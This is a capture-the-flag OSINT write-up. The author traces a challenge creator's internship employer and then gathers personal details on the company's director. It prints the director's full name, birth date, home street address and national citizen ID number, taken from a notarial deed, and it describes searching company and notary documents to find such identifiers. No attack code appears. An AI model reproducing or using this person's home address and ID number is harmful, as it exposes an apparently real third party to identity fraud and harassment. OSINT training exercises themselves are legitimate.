
Since the challenge description talks in first person, i immediately assumed that the author was talking about himself. And so we need to find info on where the author is currently employed as an intern. First, we need to figure out the identity of the author. On the discord server, at one point the author said this:



Challenge Daemon

No	Nama	Challenge
1	Frendy Sanusi	CTF (OSINT)
2		
3		

And so we've figured out the identity of the author. After that, we need to look somewhere where we might see information about the author's employment, so i immediately went to linkedin: https://www.linkedin.com/in/frendysanusi/
And there i found this:



The author currently has an internship in a company for tourism in West Java. We can look up the company's profile on google, and we'll find their website. On the website after looking around, i found the page for the structure of organization of the company and i found the director:

Direktur


Wahyu Nugroho Heru Cahyo, ST, MM.

Warga Negara Indonesia, lahir di Madiun, Jawa Timur pada tahun 1977 dan diangkat pertama kali sebagai Direktur Utama Perseroan berdasarkan Surat Keputusan Gubernur Provinsi Jawa Barat Nomor 1006/AR.06.02.01/XII/BIA tanggal 06 Januari 2022 yang dinyatakan dalam Akta Pernyataan Keputusan Sirkuler Umum Pemegang Saham Perseroan Terbatas PT Jasa dan Kepariwisataan Jabar (Perseroda) Nomor 04 tanggal 20 Januari 2023 sebagaimana dinyatakan dalam Surat Pemberitahuan Perubahan Data Perseroan PT Jasa dan Kepariwisataan Jabar oleh Kemenkumham Nomor AHU AH.01.09-0035259 Tanggal 25 Januari 2023.

Menyelesaikan Pendidikan Sarjana Teknik Industri Institut Teknologi Bandung (ITB) pada tahun 2002 dan S2 Magister Manajemen Universitas Widyatama Bandung pada tahun 2022.

From this page alone we've got the full name, year of birth, college major, and we can interpolate the college entry year from the graduation year. And here comes the hard part. For the last part of the flag we need to find his Citizen Id Number, which is usually private, but after a lengthy search and consulting the internet, i've found that sometimes a company or institution will show the Citizen Id of important figures within the organization in official documents to officiate the document. So i start searching for documents by the company.

First i looked through their 2023 yearly report: Laporan Tahunan 2023, but icouldn't find it, so i look again and found the new rules of conduct, established when the person of interest became a director: Peraturan Perusahaan (PT Jaswita Jabar), but still to no avail. After searching one more time, i found this: notaris, and finally:



1. Tuan **WAHYU NUGROHO HERU CAHYO**, Sarjana Teknik, Magiter - Manajeman, lahir di Madiun, pada tanggal 10-05-1977 ---- (sepuluh Mei Seribu Sembilan ratus tujuh puluh tujuh), - Warga Negara Indonesia, Karyawan Swasta, bertempat ----- tinggal di Kabupaten Bandung Barat, Jalan Maribaya Nomor 56, Rukun Tetangga 002, Rukun Warga 004, Desa Kayuambon, Kecamatan Lembang, Pemegang Kartu Tanda Penduduk dengan Nomor Induk Kependudukan 3217011005770017; ---------- -menurut keterangan selaku Direktur Utama Perseroan; --

And so, to recap:

Fullname: Wahyu Nugroho Heru Cahyo
Y.O.B: 1977
Major code: 134
Citizen Id (NIK): 3217011005770017

For the college entry year, it was a bit bruteforced. The graduation year is 2002, so the entry year is likely 1998 for four years of college, but i tried it and it's wrong, then i tried 1997, still wrong, then i tried 1996. And finally the challenge is solved.

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Flag: CTFITB{wahyunugrohoherucahyo_1977_134_1996_3217011005770017}
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